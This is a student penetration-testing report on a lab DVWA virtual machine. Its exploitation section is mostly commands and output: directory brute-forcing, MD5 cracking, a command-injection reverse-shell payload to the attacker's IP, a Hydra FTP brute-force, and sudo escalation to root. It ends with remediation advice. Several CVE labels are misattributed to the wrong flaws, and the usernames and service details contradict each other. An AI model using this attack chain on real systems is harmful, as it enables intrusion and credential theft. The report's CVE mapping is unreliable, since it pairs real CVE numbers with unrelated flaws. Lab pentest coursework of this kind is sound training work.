

Black Box Pen-testing Report: DVWA

Assignment	:	Penetration Testing
Team Members	:	Kaung Si Thu (20056508), Anshio Renin Micheal Antony Xavier Soosammal (20036753), Rohit Sardar(20040331)
Course	:	MSc in Cybersecurity
Module	:	Penetration Testing and Business Continuity Management
Submission Date	:	March 24, 2025

Table of Contents

1. Introduction	1
1.1 Objective	1
1.2 Environment Setup	1
1.3. Executive Summary	1
2. Scope & Methodology.....	2
2.1 Scope.....	2
2.2 Tools Used	2
2.3 Methodology.....	2
3. Reconnaissance & Scanning.....	3
3.1 Network Discovery	3
3.2 Service Enumeration	3
4. Exploitation & Privilege Escalation.....	5
4.1 Exploit 1: Unauthorized Access to PHPMysql (CVE-2018-12613).....	5
Vulnerability Description	5
Steps to Exploit	6
Remediation	8
4.2 Exploit 2: Command Injection (CVE-2013-0156)	8
Vulnerability Description	8
Steps to Exploit	8
Remediation	10
4.3 Exploit 3: Privilege Escalation via Sudo Misconfiguration (CVE-2019-14287)	10
Vulnerability Description	10
Steps to Exploit	10
Remediation	11
5. Conclusion & Recommendations.....	12
6. References.....	13

1. Introduction

1.1 Objective

The objective of this penetration test is to conduct a black-box penetration test on Damn Vulnerable Web Application (DVWA) 1.0.7 running on a virtual machine. The test aims to identify vulnerabilities, exploit them, and provide remediation recommendations.

1.2 Environment Setup

Attacker Machine: Kali Linux (IP: 192.168.56.105)

Target Machine: DVWA 1.0.7 (IP: 192.168.56.108)

Network Configuration: Host-only adapter

1.3. Executive Summary

This report documents a black-box penetration test conducted on DVWA 1.0.7 to assess its security vulnerabilities. The test was performed without prior knowledge of the target environment, simulating a real-world attack.

Three critical vulnerabilities were identified, leading to full system compromise:

1. Exposed PHPMyAdmin panel (CVE-2018-12613) allowing unauthorized access to credentials.
2. Command Injection vulnerability (CVE-2013-0156) enabling remote shell access.
3. Privilege escalation via misconfigured sudo permissions (CVE-2019-14287), leading to root access.

2. Scope & Methodology

2.1 Scope

Target System: DVWA 1.0.7

Testing Type: Black-box penetration test

Testing Environment: VirtualBox

Attacker Machine: Kali Linux (192.168.56.105)

Target Machine: DVWA (192.168.56.108)

2.2 Tools Used

1. Nmap – Network scanning & service enumeration
2. Gobuster – Directory brute-forcing
3. Netcat (nc) – Reverse shell listener
4. John the Ripper (john) – Password cracking
5. HashID – Identifying hash types
6. Hydra – Brute-force attack on services (FTP)
7. Python (pty.spawn) – Upgrading shell to interactive TTY
8. Sudo (sudo -l) – Privilege escalation enumeration

2.3 Methodology

The penetration test followed a structured approach:


- Reconnaissance: Identifying live hosts and open ports.
- Scanning & Enumeration: Gathering information on running services.
- Exploitation: Executing attacks to gain unauthorized access.
- Privilege Escalation: Gaining higher privileges within the system.
- Post-Exploitation & Remediation Recommendations.

3. Reconnaissance & Scanning

3.1 Network Discovery

To identify live hosts on the 192.168.56.0/24 subnet, an Nmap ping sweep was performed:

```
nmap -sn 192.168.56.0/24
```



```
ksthu@kali: ~/Desktop
File Actions Edit View Help
ksthu@kali:~/Desktop
$ nmap 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 14:27 EDT
Nmap scan report for 192.168.56.100
Host is up (0.00058s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:42:D8:F7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.108
Host is up (0.0012s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
3306/tcp   open  mysql
MAC Address: 08:00:27:82:2E:72 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.105
Host is up (0.00012s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 8.67 seconds
ksthu@kali:~/Desktop
$
```

This revealed that the target IP was 192.168.56.108.

3.2 Service Enumeration

A detailed scan was performed using Nmap service detection:

```
nmap -sV -A 192.168.56.108
```

Scan Results:

```
ksthu@kali: ~/Desktop
File Actions Edit View Help

[ksthu@kali] ~/Desktop
$ nmap -p- -A 192.168.56.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 17:31 EDT
Nmap scan report for 192.168.56.108
Host is up (0.0010s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.2c
22/tcp    open  ssh      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
|_ http-server-header: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-title: Damn Vulnerable Web App (DVWA) - Login
|_ Requested resource was login.php
443/tcp    open  ssl/http Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_IDEA_128_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
|_ Not valid before: 2004-10-01T09:10:30
|_ Not valid after: 2010-09-30T09:10:30
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-title: Damn Vulnerable Web App (DVWA) - Login
|_ Requested resource was login.php
|_ ssl-date: 2025-03-18T21:31:42+00:00; +1s from scanner time.
|_ http-server-header: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
|_ http-robots.txt: 1 disallowed entry
|_/
3306/tcp   open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:B2:2E:72 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
```

```
ksthu@kali: ~/Desktop
File Actions Edit View Help

|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-title: Damn Vulnerable Web App (DVWA) - Login
|_ Requested resource was login.php
443/tcp    open  ssl/http Apache httpd 2.2.14 ((Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_IDEA_128_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
|_ Not valid before: 2004-10-01T09:10:30
|_ Not valid after: 2010-09-30T09:10:30
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-title: Damn Vulnerable Web App (DVWA) - Login
|_ Requested resource was login.php
|_ ssl-date: 2025-03-18T21:31:42+00:00; +1s from scanner time.
|_ http-server-header: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
|_ http-robots.txt: 1 disallowed entry
|_/
3306/tcp   open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:B2:2E:72 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop RTT ADDRESS
1 1.03 ms 192.168.56.108


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.75 seconds
```

Port	Service	Version Info
22/tcp	OpenSSH	SSH-2.0
21/tcp	vsftpd	FTP Server
80/tcp	Apache	HTTP Server
3306/tcp	MySQL	Database Server

From this scan, port 80 was open, indicating a web service, and port 3306 (MySQL) suggested a database that could be targeted.

4. Exploitation & Privilege Escalation

The following diagram provides a visual representation of the exploitation process used to gain initial access, escalate privileges, and achieve root access on the DVWA system. It outlines the sequence of tools and techniques utilized, from reconnaissance to privilege escalation, highlighting key vulnerabilities exploited during the penetration test.



4.1 Exploit 1: Unauthorized Access to PHPMyAdmin (CVE-2018-12613)

Vulnerability Description

An authentication bypass vulnerability in PHPMyAdmin allowed access without proper credentials, exposing sensitive database information.

Steps to Exploit

1. Used gobuster to enumerate hidden directories:

```
gobuster dir -u http://192.168.56.108 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 80
```

```
(ksth@kali) [~/Desktop]
$ gobuster dir -u http://192.168.56.108 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 80

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.56.108
[+] Method: GET
[+] Threads: 80
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/external (Status: 301) [Size: 417] [→ http://192.168.56.108/external/]
/config (Status: 301) [Size: 415] [→ http://192.168.56.108/config/]
/docs (Status: 301) [Size: 413] [→ http://192.168.56.108/docs/]
/vulnerabilities (Status: 301) [Size: 424] [→ http://192.168.56.108/vulnerabilities/]
/phpmyadmin (Status: 301) [Size: 419] [→ http://192.168.56.108/phpmyadmin/]
/server-status (Status: 200) [Size: 4398]
Progress: 220560 / 220561 (100.00%)

Finished
```

2. Found /phpmyadmin, accessed it via a web browser.



3. Identified database credentials stored in plaintext under dwwa/users but hashed.



4. Used hashid to identify hash type:

hashid "HASH_VALUE"

```
(ksthu@kali)~[~/Desktop]
$ hashid 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] HaVal-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

5. Created pass.txt:

echo "HASH_VALUE" >> pass.txt

```
(ksthu@kali)~[~/Desktop]
$ echo "5f4dcc3b5aa765d61d8327deb882cf99" >> pass.txt
(ksthu@kali)~[~/Desktop]
$ cat pass.txt
5f4dcc3b5aa765d61d8327deb882cf99
(ksthu@kali)~[~/Desktop]
```

6. Cracked the hash using john:

john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt

```
(ksthu@kali)~[~/Desktop]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Created directory: /home/ksthu/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
1g 0:00:00.00 DONE (2025-03-18 17:44) 20.00g/s 3840p/s 3840c/s 3840C/s 123456 .. november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

7. Recovered credentials: **smithy:password** and successfully logged into DVWA.:

A screenshot of the DVWA (Damn Vulnerable Web Application) login page. The page features the DVWA logo at the top center, which consists of the letters 'DVWA' in a bold, sans-serif font, with a green and blue circular graphic element to the right. Below the logo, there are two input fields: 'Username' and 'Password'. The 'Username' field contains the text 'smithy'. The 'Password' field contains a series of asterisks '*****'. A 'Login' button is located below the password field.

Remediation

- Restrict access to /phpmyadmin using an IP whitelist.
- Disable anonymous access and enforce stronger authentication.
- Hash passwords with a stronger algorithm (e.g., bcrypt).


4.2 Exploit 2: Command Injection (CVE-2013-0156)

Vulnerability Description

A command injection vulnerability allowed arbitrary code execution by injecting system commands into an unsanitized web input field.

Steps to Exploit

1. Set the security level to “Low”:




- Set up a netcat listener on Kali Linux:

```
nc -lvp 1234
```



- Injected a malicious payload into the Command Execution input field:

```
;&bash -c "bash -i >& /dev/tcp/192.168.56.105/1234 0>&1"
```



- Gained reverse shell access as nobody user.

```
(kathu@kali) [~/Desktop]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.105] from (UNKNOWN) [192.168.56.108] 59104
bash: no job control in this shell
nobody@dvwa:/opt/lampp/htdocs/vulnerabilities/exec$
```

Remediation

- Sanitize user input and block command execution characters (;, &, |).
- Implement parameterized queries to prevent code injection.
- Use least privilege principles to restrict web application permissions.

4.3 Exploit 3: Privilege Escalation via Sudo Misconfiguration (CVE-2019-14287)

Vulnerability Description

A privilege escalation vulnerability in sudo allowed attackers to execute commands as root by exploiting misconfigured sudo permissions.

Steps to Exploit

1. Discovered dvwa user under /home/.

```
nobody@dvwa:/opt/lampp/htdocs/vulnerabilities/exec$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
nobody@dvwa:/opt/lampp/htdocs/vulnerabilities/exec$ cd ../../../../../../
nobody@dvwa:/opt/lampp/htdocs/vulnerabilities/exec$ cd ../../../../../../
nobody@dvwa:/opt/lampp/htdocs/vulnerabilities/exec$ ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
rofs
root
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
nobody@dvwa:/opt/lampp/htdocs/vulnerabilities/exec$ cd /home
nobody@dvwa:/home$ ls
ls
dvwa
remastersys
nobody@dvwa:/home$
```

2. Used hydra to brute-force SSH login (failed) and then FTP (successful):

```
hydra -l dvwa -P /usr/share/wordlists/rockyou.txt ftp://192.168.56.108
```

```
ksthu@kali: ~/Desktop
File Actions Edit View Help
ksthu@kali) [~/Desktop]
$ hydra -l dwva -P /usr/share/wordlists/rockyou.txt ftp://192.168.56.108
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-18 17:50:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.56.108:21/
[21][*] host: 192.168.56.108 login: dwva password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-18 17:50:47

ksthu@kali) [~/Desktop]
$ nc 192.168.56.108 4444
no job control in this shell
nobody@dwva:/opt/lampp/htdocs/vulnerabilities/exec$ sudo -i
sudo: /opt/lampp/lib/libcrypto.so.0.9.8: no version information available (required by python)
nobody@dwva:/opt/lampp/htdocs/vulnerabilities/exec$ cd /
nobody@dwva:/opt/lampp/htdocs/vulnerabilities/exec$
```

3. Gained FTP access using credentials: **dwva:password**.
4. The reverse shell is upgraded to a fully interactive TTY (terminal):

```
nobody@dwva:/opt/lampp/htdocs/vulnerabilities/exec$ python -c "import pty; pty.spawn('/bin/bash');"
pwn('/bin/bash');"; pty.s
python: /opt/lampp/lib/libz.so.1: no version information available (required by python)
python: /opt/lampp/lib/libcrypto.so.0.9.8: no version information available (required by python)
python: /opt/lampp/lib/libssl.so.0.9.8: no version information available (required by python)
```

5. Switched to dwva user on the reverse shell and used the password “password” of dwva from ftp:

```
su dwva
```

6. Checked sudo permissions:

```
sudo -l
```

7. Found dwva had unrestricted sudo access. Executed:

```
sudo su
```

8. Successfully gained root access.

```
nobody@dwva:/opt/lampp/htdocs/vulnerabilities/exec$ su dwva
su dwva
Password: password
dwva@dwva:/opt/lampp/htdocs/vulnerabilities/exec$ sudo -l
sudo -l
[sudo] password for dwva: password
Matching Defaults entries for dwva on this host:
    env_reset

User dwva may run the following commands on this host:
    (ALL) ALL
dwva@dwva:/opt/lampp/htdocs/vulnerabilities/exec$ sudo su
root@dwva:/opt/lampp/htdocs/vulnerabilities/exec#
```

Remediation

- Restrict sudo privileges (use sudoers with least privilege access).
- Implement strong password policies to prevent brute-force attacks.
- Disable SSH root login and enforce key-based authentication.

5. Conclusion & Recommendations

This penetration test identified three critical vulnerabilities that allowed full system compromise. The following security measures are recommended:

a. Restrict Access to phpMyAdmin

Access to phpMyAdmin should be limited to trusted IP addresses. Strong passwords and multi-factor authentication (MFA) help prevent unauthorized logins. Regular updates are essential to fix security vulnerabilities (CVE).

b. Strong Password Policies

Passwords should include a mix of numbers, symbols, and uppercase letters. Locking accounts after multiple failed login attempts prevents brute-force attacks. Secure hashing methods like bcrypt ensure safe password storage.

c. Input Validation and Sanitization

User input should always be validated and sanitized before execution. Secure coding practices, such as parameterized queries, reduce the risk of command injection attacks. Firewalls help block unauthorized access (CVE).

d. Secure FTP and SSH Services

FTP services should be disabled if unnecessary, or replaced with FTPS for encryption. SSH security improves with key-based authentication instead of passwords. Restricting SSH access and installing fail2ban protects against brute-force attacks.

e. Administrative Privilege Control

Only essential users should have admin or sudo access. Regular audits of the sudoers file help remove unnecessary privileges. Security monitoring tools detect suspicious privilege escalation attempts.

f. Preventing Reverse Shell Exploits

Outgoing connections from the server should be restricted to prevent remote control by attackers. Security tools like AppArmor or SELinux help prevent malicious script execution. Log monitoring detects unusual activities, such as netcat usage.

6. References

KALI, 2025. *Hashid*. [Online]

Available at: <https://www.kali.org/tools/hashid/>
[Accessed 28 February 2025].

KALI, 2025. *Hydra*. [Online]

Available at: <https://www.kali.org/tools/hydra/>
[Accessed 17 November 2024].

KALI, 2025. *John*. [Online]

Available at: <https://www.kali.org/tools/john/>
[Accessed 13 March 2025].

KALI, 2025. *Packages and Binaries*:. [Online]

Available at: <https://www.kali.org/tools/gobuster/>
[Accessed 8 March 2025].

nmap, 2025. *nmap.org*. [Online]

Available at: <https://nmap.org/>
[Accessed 3 March 2025].

NMAP, 2025. *nmap.org*. [Online]

Available at: <https://nmap.org/ncat/>
[Accessed 10 March 2025].